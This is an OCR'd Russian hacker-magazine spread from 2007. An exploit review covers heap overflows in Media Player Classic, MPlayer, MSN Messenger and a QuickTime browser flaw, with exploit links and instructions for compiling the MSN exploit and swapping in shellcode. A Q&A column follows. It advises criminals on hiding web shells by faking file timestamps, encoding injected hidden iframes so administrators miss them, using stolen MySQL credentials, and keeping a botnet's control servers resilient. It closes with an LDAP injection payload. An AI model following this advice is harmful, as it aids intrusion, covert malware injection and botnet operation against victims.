Долгое время народ смотрел видео в штатном плеере, входящем в состав Windows 98 и благополучно перекочевавшем оттуда в Windows 2000, но уже в XP появилось какое-то уродище, отъедающее кучу ресурсов, ужасно тормозное, неповоротливое и неудобное в работе, забывшее половину прежних горячих клавиш и активно налегающее на мышь. Короче, продвинутая часть молодежи забила на это чудо дизайна и бросилась искать альтернативные плееры.

Лично я остановился на BSPlayer'е, с которого чуть позже перешел на MPlayer, а тем временем появился независимый проект Media Player Classic (MPC). Внешне напоминающий старый Windows-плеер, только бесплатный, распространяемый в исходных текстах и с кучей новых реально полезных функций, он успел образовать вокруг себя целое сообщество поклонников. Последнюю версию можно скачать с Кузни: http://sourceforge.net/projects/guliverkli, однако делать это категорически не рекомендуется, потому что 12 сентября 2007 года исследовательская лаборатория Code Audit Labs обнаружила в нем множество дыр, связанных с дефектной обработкой заголовков AVI-файлов.


Оказалось, что в плеере напрочь отсутствует проверка следующих полей: indx truck size, wLongsPerEntry и nEntriesInuse, некорректные значения которых вызывают целый каскад разрушительных последствий (переполнение кучи, целочисленное переполнение и т.д.), ведущих к возможности удаленного захвата управления уязвимым компьютером с MPC-привилегиями или же (в случае неудачной атаки) к аварийному завершению работы самого плеера. Только попробуй открыть AVI-файл, полученный из ненадежный источников, и... ага!

Targets

В настоящее время уязвимость подтверждена в guliverkli Media Player Classic 6.4.9.0, об остальных версиях пока ничего не известно, но есть все основания полагать, что указанная уязвимость распространяется и на них.

Exploit

На рисунках приведены примеры заголовков AVI-файлов, вызывающих переполнение, но не содержащих никакого shell-кода, воткнуть который — забота хакера. Естественно, AVI-заголовок — это еще не AVI-файл, и, чтобы дописать необходимые части (или пропатчить hiew'ом заголовок уже существующего видеоклипа), нам потребуется спецификация на AVI-фор-




мат, которую можно бесплатно скачать с www.alexander-noe.com/video/documentation/avi.pdf или с www.the-labs.com/Video/odmlff2-avidef.pdf.

Solution

Разработчики все еще никак не отреагировали на сообщение о дыре, и на момент написания этого обзора официальные заплатки отсутствуют. Поэтому остается лишь порекомендовать либо отказаться от использования MPC, либо не проигрывать AVI-файлы, полученные из ненадежных источников (кстати говоря, расширение файла не играет никакой роли, и файл, записанный в формате AVI, вполне может иметь расширение mpeg или любое другое).



Заголовок AVI-файла, вызывающий переполнение кучи в MPlayer'е



MPlayer за работой

MPlayer: переполнение кучи

Brief

MPlayer — замечательный кросс-платформенный проигрыватель видео/аудио, поддерживающий рекордное количество форматов и великолепно справляющийся с битыми файлами, которые остальные плееры проигрывать отказываются (к тому же в его состав входит mencoder — единственный известный мне кодировщик, следящий за синхробитами и не допускающий рассогласования аудио- и видеопотоков). Это бесплатный проект, распространяющийся в исходных текстах: www.mplayerhq.hu, но, увы, не лишенный дефектов проектирования, последний из которых был обнаружен 12 сентября 2007 года исследовательской лабораторией Code Audit Labs, обратившей внимание на отсутствие проверки одного из полей заголовка AVI-файла. А именно indx truck size, некорректные значения которого приводят к переполнению кучи с возможностью удаленного захвата управления (впрочем, тут все зависит от опций компиляции, а также версии библиотеки glibc). Дыра прячется в файле libmpdemux/aviheader.c (дефектные строки выделены полужирным шрифтом).

За более подробной информацией по этой теме обращайся на www.securityfocus.com/archive/1/479222 и www.securityfocus.com/bid/25648.

Targets

Уязвимость подтверждена в MPlayer 1.0 -rc1, входящем в состав множества дистрибутивов (в частности, в MandrakeSoft Linux Mandrake 2007.1 x86_64), а также в MPlayer'е, скомпилированном под Windows 2000 SP4 с использованием библиотеки glibc с версией меньшей, чем 2.5. Про остальные версии на данный момент ничего не известно, но вполне вероятно, что они также уязвимы.

Exploit

Ниже приведен пример заголовка AVI-файлов, вызывающего переполнение, но не содержащего никакого shell-кода.

Solution

Разработчики все еще никак не отреагировали на сообщение о дыре, и на момент написания этой статьи официальные заплатки отсутствуют, поэтому остается лишь порекомендовать либо отказаться от использования MPlayer'а, либо не проигрывать AVI-файлы, полученные из ненадежных источников.


Страничка хакерской группы GNUCITIZEN, открывшей множество дыр в QuickTime



Apple QuickTime: удаленное исполнение команд в браузерах

Brief

GNUCITIZEN — весьма креативная хакерская группа, активно и продуктивно исследующая QuickTime и обнаружившая в нем множество ошибок, часть из которых была признана разработчиками, а часть злостно проигнорирована, поскольку, по их мнению, они (ошибки, а не разработчики), не представляют серьезной проблемы. Парни из GNUCITIZEN слегка обиделись и решили доказать, что это не так. Результатом их работы стал боевой эксплойт, выложенный в открытый доступ 12 сентября 2007 года на www.gnucitizen.org/blog/0day-quicktime-pwns-firefox и запускающий стандартный «Калькулятор». За ним последователи намного более коварные эксплойты, например, уводящие систему в шатдаун при нажатии на ссылку, ведущую к mp3-файлу. Фактически атакующий получает полный контроль



порядковый номер байта	назначение
1	тип пакета
2	размер audio/video-payload
3	
4	индекс чанка (chunk) в видео потоке (chunk_index)
5	штамп времени
6	
7	
8	
9	индекс фрейма в видео потоке
10	общее количество чанков во фрейме (num_chunks)

Назначение байт в заголовке пакета WMV3-кодека

кодовый номер пакета	тип пакета
1	data-transfer-пакет
2	syn-пакет
3	ack-пакет

Типы пакетов, поддерживаемые ML20-кодеком

над уязвимой системой и может выполнять на ней любые команды, которым достаточно текущего уровня привилегий, имеющихся у браузера (Горящего Лиса или IE). Естественно, QuickTime должен быть установлен.

Фокус в том, что QuickTime при открытии файла сохраняет его на диске (с учетом расширения, которое может и не соответствовать действительности), после чего пытается проиграть, определяя формат не по расширению, а по содержимому! Таким образом мы можем засунуть xml-страничку в файл с любым из расширений, поддерживаемых QuickTime (а их, поверь, очень много).

Горящий Лис захавает xml со всеми командами, содержащимися в нем, позволяя создавать системно-независимые эксплойты, работающие на любой платформе. С IE ситуация несколько сложнее, однако он также уязвим (в mp3-файл можно засунуть любой exe или html-страничку, выполняемую с локальными привилегиями, то есть имеющую доступ ко всем дисковым файлам и сетевым ресурсам).

Targets

В настоящее время уязвимость подтверждена в IE7, FireFox 2.0.0.6 и 3.0. Опера выглядит неуязвимой.

Exploits

Исходный текст оригинального эксплойта, запускающего «Калькулятор» (со всеми комментариями его создателя), можно найти по ссылке www.gnucitizen.org/blog/0day-quicktime-pwns-firefox.

А вот ссылки на несколько безобидных эксплойтов, предназначенных для проверки твоей системы на вшивость:
www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/BEYONCE.mp3,
www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/pr0n0.mov,
www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/FunnyDog.mpeg,
www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/GhostInTheShell.avi.

Следующий эксплойт (www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/SHUTDOWN_DONT_CLICK.mp3) в случае удачной атаки отправляет систему в шатдаун, так что, прежде чем кликать по ссылке, сохрани все несохраненные данные, которые было бы жалко потерять.

Solutions

Не устанавливать QuickTime (удалить, если был установлен ранее) или же использовать Оперу и/или другие безопасные браузеры, например Lynx или Links, которые к тому же и бесплатны.

Microsoft MSN Messenger: переполнение буфера

Brief

28 августа этого года китайский хакер по кличке wushi (входящий в состав группы Team509) обнаружил несколько дыр в ML20/WMV3-кодеках, используемых в таких программных продуктах, как, например, Microsoft MSN Messenger и Microsoft Windows Live Messenger, опубликовав детальную информацию на своей странице www.team509.com/modules.php?name=News&file=article&sid=50, написанной на смеси китайского и английского языков.

Web-камера, управляемая Messenger'ом, может работать как на TCP-, так и на UDP-протоколе. Обычно (то есть по умолчанию) выбирается UDP как наиболее быстродействующий. Messenger использует три типа UDP-пакетов: 1) syn-пакеты (сокращение от synchronization — «отвечающие за синхронизацию»), 2) ack-пакеты (сокращение от acknowledgement — «подтверждение») и 3) data-transfer пакеты, передающие аудио-/видеоданные.

Первые два типа пакетов нам совершенно неинтересны, а вот к data-transfer пакетам мы присмотримся повнимательнее. Анализ дампов, награбленных снифером, позволяет реконструировать их структуру. Заголовок data-transfer пакета, обрабатываемого ML20-кодеком, состоит





Страничка китайских хакеров, взломавших Microsoft MSN Messenger

из 9 байт, за которыми следует полезная видеонагрузка (payload). Пример одного из таких заголовков приведен ниже:

```
[UDP header] 9D 49 E1 8E 4A 09 BE 09 0A [video-payload]
```

Хакеры успешно расшифровали назначение каждого байта заголовка.

Описание назначений находится в следующей таблице.

Первые 2 байта интерпретируются как короткое целое (short integer), равное в данном случае 499Dh, причем 11 младших бит хранят актуальную длину video-payload, которую можно вычислить, наложив на 16-битное значение число 7FFh через операцию логического «И». Например, длина video-payload равна: 499Dh & 7FFh = 19Dh.

Оставшиеся 5 старших бит определяют тип пакета, вычисляемый по следующей формуле: packet_type == 499Dh >> 11 & 7. Сами типы пакетов перечислены ниже:


В рассматриваемом нами примере индекс фрейма в видеопотоке равен BEh, индекс чанка — 09h, а общее количество чанков во фрейме — 0Ah. Используя эту информацию, кодек собирает полный видеофрейм из UDP-пакетов, полученных из сети, последовательность отправки которых, как известно, не всегда совпадает с последовательностью их приема.

Однако процедура сборки пакетов реализована с ошибкой и проверяет только количество чанков во фрейме (num_chunks), не обращая внимания на их индексы (chunk_index). Экспериментально выяснено, что, если индекс чанка равен или превышает 83h, происходит переполнение динамической памяти (кучи) с возможностью засылки shell-кода и захвата управления компьютером-жертвой с привилегиями MSN Messenger'a.

Следует помнить, что разработчики XP серьезно потрудились над защитой кучи от переполнения. В Висте защита претерпела значительные изменения и была существенно усилена, поэтому традиционные эксплойты согласятся работать лишь с Windows 2000 и более ранними системами. Впрочем, как мы писали в одном из выпусков обзора эксплойтов, обе защиты уже давно поломаны, и потому удаленный захват управления вполне реален даже на машинах с аппаратной поддержкой DEP, запрещающей исполнение кода в куче. Но это уже тема совсем другого разговора, никак не относящегося к этой конкретной дыре, в которую и слон пролезет.

WMV3-кодек ведет себя аналогичным образом, но имеет несколько другую структуру заголовка пакета, длина которого на 1 байт больше, чем в ML20. Возросло и количество типов пакетов. К известным нам пакетам ack/syn/data-transfer добавились audio-пакеты и пакеты аутентификации (auth-пакеты). Структура заголовка еще окончательно не расшифрована (и является предметом горячих дискуссий китайских хакеров), однако кое-какие шаги в этом направлении уже сделаны:

Рассмотрим следующий пример:



значение	тип пакета
(X >> 1) & 0xF = 1	video
(X >> 1) & 0xF = 2	syn/ack
(X >> 1) & 0xF = 3	auth
(X >> 1) & 0xF = 4	?
(X >> 1) & 0xF = 5	audio

Типы пакетов, поддерживаемые WMV3-кодеком

порядковый номер байта	назначение
1	тип пакета и размер video-payload
2	
3	штамп времени
4	
5	
6	
7	индекс фрейма в видео потоке
8	индекс чанка (chunk) в видео потоке (chunk_index)
9	общее количество чанков во фрейме (num_chunks)

Назначение байтов в заголовке пакета ML20-кодека

```
[UDP header] 62 81 69 00 94 B4 CD 08 0A 04 [payload]
```

Назначение расшифрованных байт WMV3-заголовка приводится ниже:
Тип пакета определяется по формуле на рисунке выше, где X — значение первого байта заголовка.
Длина полезной нагрузки вычисляется путем деления содержимого второго байта на 20, что равносильно битовому сдвигу на 5 позиций влево. В данном случае мы имеем: 6981h >> 5 = 34Ch. По непроверенным данным, WMV3-пакет может содержать сразу как аудио-, так и видеоданные, что слегка усложняет реализацию атакующей программы.
Процедура сборки пакетов содержит ту же самую ошибку, что и ML20-кодек, приводящую к возможности удаленного переполнения кучи со всеми вытекающими отсюда последствиями.
Более подробную информацию по теме можно найти на уже упомянутой странице Team509, ну а к услугам тех, кто не умеет читать по-китайски, бюллетень безопасности от MS: www.microsoft.com/technet/security/Bulletin/MS07-054.mspx. Технической информации здесь нет, зато есть куча «воды». Можно заглянуть и на www.securityfocus.com/bid/25461, только ничего полезного там также нет.

Targets

Уязвимы следующие системы: MSN Messenger 6.2, 7.0, 7.5, а также Windows Live Messenger версии 8.0. На MSN Messenger 7.0.0820 и Windows Live Messenger 8.1 угроза атаки уже не распространяется, и ошибки сборки пакетов в них исправлены (хотя, как известно, Microsoft практически никогда не фиксит подобные дыры с первой попытки).

Exploit


Исходный текст эксплойта, написанного китайскими хакерами на Microsoft Visual C++ 7 и протестированного ими же под Windows 2000 SP4, лежит в rar-архиве по следующему адресу: www.securityfocus.com/data/vulnerabilities/exploits/exp_msn.rar.
Как откомпилировать его другими компиляторами более ранних версий? Очень просто! Находим в архиве файл exp_msn.cpp, удаляем все остальные (это не шутка, они действительно нам не нужны). Открываем exp_msn.cpp в текстовом редакторе, удаляем все включаемые файлы, обозначенные директивой «#include xxxx», после чего прописываем «#include <windows.h>» и компилируем файл с ключом /LD, предписывающим линкеру создавать не исполняемый файл, а динамическую библиотеку, которой по сути этот эксплойт и является.

```
$cl.exe exp_msn.cpp /Ox /LD
```

Вот только shell-код, содержащийся внутри exp_msn.cpp, ориентирован исключительно на Windows 2000. Защиту от переполнения кучи в XP SP2 (не говоря уже о Висте!) он, естественно, пробить не в состоянии. Впрочем, «правильный» shell-код нетрудно взять из любого другого эксплойта.

Solution

Обновить MSN Messenger до версии 7.0.0820, а Windows Live Messenger до версии 8.1 через Windows Update или отказаться от их использования.





ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@REAL.XAKEP.RU /



Hack-Faq

Q: НАПИСАЛ CMS И ДУМАЮ, СТОИТ ЛИ ДЕЛАТЬ ОБФУСКАЦИЮ КОДА? ЗАЗЕНДИТЬ?

A: Напомню, что обфускация — это запутывание кода программы, то есть приведение исходного текста или исполняемого кода к виду, сохраняющему функциональность программы, но затрудняющему анализ, понимание алгоритмов работы и модификацию при декомпиляции. Запутывание кода может осуществляться на уровне алгоритма, на уровне исходного текста, ассемблерного текста. Для создания запутанного ассемблерного текста могут применяться специализированные компиляторы, использующие неочевидные или недокументированные возможности среды исполнения программы. Сейчас зенд обходится умельцами, а любые другие простенькие обфускаторы не могут обеспечить достойный уровень кодирования, и код раскодируется довольно быстро. Но от неподготовленных хакеров обфускация может помочь :).

Q: НУ А НУЖНО ЛИ ДЕЛАТЬ ПРИВЯЗКУ СКРИПТОВ К ХОСТУ?

A: Как правило, обнулевание, то есть отвязка скриптов от хоста, не представляет сложности. Привязка, как и обфускация, может защитить твои скрипты только от людей, совершенно незнающих веб-программирование.

Q: СПАМ-БОТЫ, ОБХОДЯЩИЕ КАПЧУ НА МОЕМ ФОРУМЕ, СТАЛИ СИЛЬНО ДОПЕКАТЬ. ЧТО ДЕЛАТЬ?

A: Способу генерации captch'и, которую не сможет обойти бот, стоило бы посвятить целую статью. Некоторые алгоритмы реально работающих капч можно найти в статье «Построение защищенной надписи» (http://captcha.ru/articles/visual).
Мы остановимся лишь на основных моментах. Во-первых, можно использовать аудиофайлы с записью какого-либо слова, которое при регистрации должен ввести пользователь. Во-вторых, можно задавать пользователю небольшие задачки вроде: «Сколько будет 15+12?». Есть и еще некоторые капчи, но так или иначе все они могут быть неэффективны.
Если нет желания самому создавать стойкие системы против ботов, то всегда можно воспользоваться уже готовыми и проверенными на деле. Например, капчами, генерируемыми на известных порталах. В этом случае мы вызываем, например, генерируемое сочетание символов со стороннего сервера и просим ввести их уже в своей системе регистрации, далее отправляем введенные пользователем символы серверу, на котором была сгенерина капча, и читаем ответ того сервера.

Q: ЕСТЬ ЛИ В ОРАКЛЕ ФУНКЦИЯ, АНАЛОГИЧНАЯ МУСКУЛЬНОЙ LOAD_FILE()?

A: Нет, к сожалению, возможность загрузить файл отсутствует.

Q: ХОЧУ ВСТАВИТЬ КОД ПРОСТОГО ШЕЛЛА В СКРИПТЫ ВЗЛОМАННОГО САЙТА, НО ОПАСАЮСЬ, ЧТО АДМИН ПРОПАЛИТ ЭТО ДЕЛО.

A: Если на сервере установлена и правильно сконфигурирована IDS, то глупо прибегать к патчингу скриптов. Даже без систем обнаружения вторжений можно сравнить чексуммы, и факт изменения кода сразу же всплывет. Ну а если на взломанной машине нет IDS'ок и руки администратора растут из неположенного для этого места, то хотя бы не поленись сменить дату изменения файла :). Для этого используем функцию touch. Синтаксис:

```
touch -t Год месяц день часы минуты файл
```

Пример:

```
sh# ls -al
— rw-r--r-- 1 root root 4 2005-10-05 18:50 file.xxx

sh# touch -t200710090102 file.xxx

sh# ls -al
— rw-r--r-- 1 root root 4 2007-10-09 01:02 file.xxx
```

Q: ПОТИХОНЬКУ СТАЛ ВЛИВАТЬСЯ В ТЕМУ ВЗЛОМА WI-FI СЕТЕЙ, НО НЕ МОГУ ОПРЕДЕЛИТЬСЯ С ОБОРУДОВАНИЕМ. ЧТО КУПИТЬ: НОУТБУК ИЛИ КПК?



A: Кому что удобнее. На мой взгляд, идеальный вариант — это мобильный ноутбук (то есть ноут небольших размеров, легкий, с электроемкой батареей) плюс КПК. КПК — для прочесывания местности на точки доступа и составления карты, а ноут — уже для целенаправленной атаки.
Если брать что-то одно, то, конечно, КПК значительно опережает ноутбук по эргономичности, но ведь главный фактор здесь — набор софта. А вот уже в этом вопросе, естественно, ноут существенно обходит своего младшего брата :).

Q: НУ А ЧТО ДЕЛАТЬ, ЕСЛИ НЕ МОГУ ПРАВИЛЬНО НАСТРОИТЬ WI-FI УТИЛИТЫ, ДРАЙВЕРЫ ПОД LINUX?

A: Большинство из тех, кто настраивал Wi-Fi под никсами, сталкивались с различными проблемами. Это и отталкивает многих новичков от wardriving'a.
Попробуй использовать специализированные LiveCD-дистрибутивы, в которых уже есть большой набор инструментария и драйверов. В качестве примера могу назвать Whax, Frenzy, NST. Также настоятельно рекомендую зайти на ресурс http://madwifi.org.

Q: КАК КАЧЕСТВЕННО ЗАШИФРОВАТЬ IFRAME, КОТОРЫЙ Я ВСТАВЛЯЮ В СТРАНИЦЫ, И НУЖНО ЛИ ЕГО ВООБЩЕ ШИФРОВАТЬ?

A: Шифровать свои фреймы нужно обязательно. Просечь новые строчки кода, тем более с ссылкой на неизвестный сервер, сможет любой админ. Если кто-то получит доступ к серверу, который взломал ты, то он обязательно уберет твой iframe из кода, так как покупателям shell/ftp нужны чистые, непоюзанные акаунты.


Ну а шифровать можно по-разному. Как вариант — использование HTML-крипторов (к примеру, HTMLProtector). Существует онлайн-сервис HTML Encoder (http://codehouse.com/webmaster_tools/html_encoder). Для примера я взял такую строку:

```
<iframe src="http://myserver» width=0 height=0></
iframe>
```

После шифрования она приобрела следующий вид:

```
<script type="text/javascript">document.write('\
u003c\u0069\u0066\u0072\u0061\u006d\u0065\u0020\
u0073\u0072\u0063\u003d\u0022\u0068\u0074\u0074\
u0070\u003a\u002f\u002f\u006d\u0079\u0073\u0065\
u0072\u0076\u0065\u0072\u0022\u0020\u0077\u0069\
u0064\u0074\u0068\u003d\u0030\u0020\u0068\u0065\
u0069\u0067\u0068\u0074\u003d\u0030\u003e\u003c\
u002f\u0069\u0066\u0072\u0061\u006d\u0065\u003e')</
script>
```

Чтобы проверить правильность кодирования, можно заюзать HTML Decoder, который находится на том же ресурсе. Введя зашифрованный фрейм, я получил первоначальный вариант своего iframe.

Q: УЗНАЛ ЛОГИН И ПАСС ОТ MYSQL'А, НО НЕ МОГУ ПРИКОННЕКТИТЬСЯ СО СВОЕГО КОМПА. ПОЧЕМУ?

A: В конфиге мускула запрещено удаленное подключение. Заливай скрипт а-ля phpMyAdmin и подключайся локально.

Q: НЕ ЗНАЮ, ЧТО ДЕЛАТЬ: ПРИКРЫЛИ СЕРВЕР, КОТОРЫЙ УПРАВЛЯЛ БОТНЕТОМ.

A: Купи абузоустойчивый сервак. Используй децентрализованную систему управления ботами. Сделай управление с нескольких запасных серверов. Распределяй команды между несколькими главными ботами, с которых будут получать команды все остальные. Также сделай бэкап-сервер, и если главные боты умирают, то команды скачивают несколько других ботов, которые также становятся главными. Можно не ждать, пока кильнутся основные управляющие боты, и задействовать партиями других ботов. В общем, включи смекалку :).

Q: СЛЫШАЛ ПРО УТИЛИТЫ, КОТОРЫЕ НАЗЫВАЮТ FLAWFINGER'АМИ. ЧТО ЭТО ЗА ПРОГРАММЫ?

A: Flawfinger'ы — это программы, позволяющие находить косяки в исходных кодах программ. Такие утилиты анализируют сорцы (сейчас существуют finger'ы, анализирующие Java-, Perl-, PHP-, C/C++-, Python-код) и составляют детальный отчет, где прописывают номера строк в коде, в которых, по их мнению, может возникнуть ошибка (утечка памяти), уязвимость (переполнение буфера).

Q: ЧТО ТАКОЕ LDAP-ИНЪЕКЦИИ?

A: Если говорить просто, это внедрение операторов в уязвимое приложение, которое передает запросы к службе LDAP. В этом случае все запросы от пользователя передаются по протоколу LDAP. Здесь, как и при обычной SQL-инъекции, безопасность сервера зависит от фильтрации передаваемых от пользователя данных. Если нет должной фильтрации, то хакер может модифицировать LDAP-запрос. Чтобы не быть голословным, можно взять пример кода с комментариями из каталога классификаций угроз, составленного специалистами из Web Application Security Consortium (http://webappsec.org).

УЯЗВИМЫЙ КОД

```
line 0: <html>
line 1: <body>
line 2: <%@ Language=VBScript %>
line 3: <%
line 4: Dim userName
line 5: Dim filter
line 6: Dim ldapObj
line 7:
line 8: Const LDAP_SERVER = "ldap.example"
line 9:
line 10: userName = Request.QueryString("user")
line 11:
line 12: if( userName = "" ) then
line 13: Response.Write("<b>Invalid request. Please
specify a valid user name</b><br>")
line 14: Response.End()
line 15: end if
line 16:
line 17:
line 18: filter = "(uid=" + CStr(userName) + ")" "
searching for the user entry
line 19:
line 20:
line 21: "Creating the LDAP object and setting the base
dn
line 22: Set ldapObj = Server.
CreateObject("IPWorksASP.LDAP")
line 23: ldapObj.ServerName = LDAP_SERVER
line 24: ldapObj.DN = "ou=people,dc=spilab,dc=com"
line 25:
line 26: "Setting the search filter
line 27: ldapObj.SearchFilter = filter
line 28:
line 29: ldapObj.Search
line 30:
line 31: "Showing the user information
line 32: While ldapObj.NextResult = 1
line 33: Response.Write("<p>")
line 34:
line 35: Response.Write("<b><u>User information for: "
+ ldapObj.AttrValue(0) + "</u></b><br>")
line 36: For i = 0 To ldapObj.AttrCount -1
line 37: Response.Write("<b>" + ldapObj.AttrType(i)
+"</b>: " + ldapObj.AttrValue(i) + "<br>" )
line 38: Next
line 39: Response.Write("</p>")
line 40: Wend
line 41: %>
line 42: </body>
line 43: </html>
```

Обрати внимание, что имя пользователя, полученное от клиента, проверяется на наличие пустого значения (строки 10-12). Если в переменной содержится какое-то значение, оно используется для инициализации переменной filter (строка 18). Полученное значение применяется для построения запроса к службе LDAP (строка 27), который исполняется в строке 29.

В приведенном примере атакующий имеет полный контроль над запросом и получает его результаты от сервера (строки 32-40).

Мы можем сделать следующий запрос:

```
http://example/ldapsearch.asp?user=*
```

В этом случае серверу передается символ «*» в качестве параметра, что приводит к формированию запроса с фильтром uid=*. Выполнение запроса приводит к отображению всех объектов, имеющих атрибут uid.



ЛЕОНИД «R0ID» СТРОЙКОВ
STROIKOV@GAMELAND.RU

